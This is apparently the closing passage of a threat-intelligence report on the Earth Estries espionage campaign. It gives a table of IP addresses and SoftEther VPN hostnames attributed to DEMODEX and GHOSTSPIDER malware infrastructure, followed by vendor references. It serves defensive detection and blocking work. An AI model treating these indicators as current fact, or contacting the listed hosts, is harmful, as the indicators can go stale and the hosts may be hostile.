205.189.160.3	Campaign Beta(DEMODEX)	vpn305783366.softether.net	Campaign Beta(SoftEther VPN)
96.9.211.27	Campaign Beta(DEMODEX)	vpn487875652.softether.net	Campaign Beta(SoftEther VPN)
43.226.126.165	Campaign Beta(DEMODEX)	vpn943823465.softether.net	Campaign Beta(SoftEther VPN)
139.59.108.43	Campaign Beta(GHOSTSPIDER)		
185.105.1.243	Campaign Beta(GHOSTSPIDER)		
143.198.92.175	Campaign Beta(GHOSTSPIDER)		
139.99.114.108	Campaign Beta(GHOSTSPIDER)		
139.59.236.31	Campaign Beta(GHOSTSPIDER)		
104.194.153.65	Campaign Beta(GHOSTSPIDER)		
203.20.113.208	Campaign Beta(psftp)		

Exclusive for JSAC2025

Reference:

1. https://www.trendmicro.com/zh_hk/research/23/h/earth-estries-targets-government-tech-for-cyberespionage.html
2. https://www.trendmicro.com/en_us/research/24/k/breaking-down-earth-estries-persistent-ttps-in-prolonged-cyber-o.html
3. https://www.trendmicro.com/en_us/research/24/k/earth-estries.html
4. <https://www.welivesecurity.com/2021/09/23/famoussparrow-suspicious-hotel-guest/>
5. <https://securelist.com/ghostemperor-from-proxylogon-to-kernel-mode/104407/>
6. <https://www.mandiant.com/resources/blog/barracuda-esg-exploited-globally>
7. <https://cloud.google.com/blog/topics/threat-intelligence/unc4841-post-barracuda-zero-day-remediation>
8. <https://www.sygnia.co/blog/ghost-emperor-demodex-rootkit/>
9. <https://global.ptsecurity.com/analytics/pt-esc-threat-intelligence/space-pirates-tools-and-connections>



Leon Chang / Theo Chen